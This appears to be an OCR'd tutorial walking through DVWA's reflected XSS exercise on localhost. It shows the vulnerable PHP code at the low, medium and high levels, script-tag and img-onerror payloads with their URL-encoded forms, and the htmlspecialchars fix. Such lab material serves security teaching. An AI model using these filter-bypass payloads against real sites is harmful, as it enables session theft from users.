
XSS (Cross-Site-Script)


Cross-Site-Script is a potentially fatal attack in which a function not considered by the developer works by inserting script code such as JavaScript into a bulletin board or webmail. Thus, it is an attack targeting users.

Example, if an attacker appends a malware on a script code, it conducts unintended action, or intercepts an important information of cookie and session token etc.



```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Feedback for end user
        $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

low.php




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert("XSS Attack Submit

Hello

<script>alert(“XSS Attack”);</script>



localhost 내용:


XSS Attack

Before Encoding
http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert(“XSS Attack”);</script>

After Encoding
http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%22XSS+Attack%22%29%3B%3C%2Fscript%3E#

If the attacker inserts the script code in image and photo or send the address of script code to user, After the URL is encoded, it usefully can use.


<Medium>


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello alert("XSS Attack");
```


<script>alert(“XSS Attack”);</script>



```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
	// Get input
	$name = str_replace( '<script>', '', $_GET[ 'name' ] );

	// Feedback for end user
	$html .= "<pre>Hello ${name}</pre>";
}

?>
```

medium.php

<script> tag is ignored by str_replace(), we can know that script tag insertion is a impossible. If script tag is filtered by inner code, Use an img tag.


localhost 내용:
XSS Attack

cripting (XSS)

What's your name?


```
Hello
```

<img src=”#” onerror=”alert(‘XSS Attack’)”>

Before Encoding
http://localhost/dvwa/vulnerabilities/xss_r/?name=<img src=”#” onerror=”alert(‘XSS Attack’)”>

After Encoding
http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cimg+src%3D%22%23%22+onerror%3D%22alert%28%27XSS+Attack%27%29%22%3E#

<High>




```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

?>
```

high.php

This code also includes about script code. Thus, if the attacker use img tag, XSS attack is possible.
Therefore, high.php have the same situation with medium.php.

<Security>



```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Get input
        $name = htmlspecialchars( $_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

This code is safe. (XSS Attack is impossible.)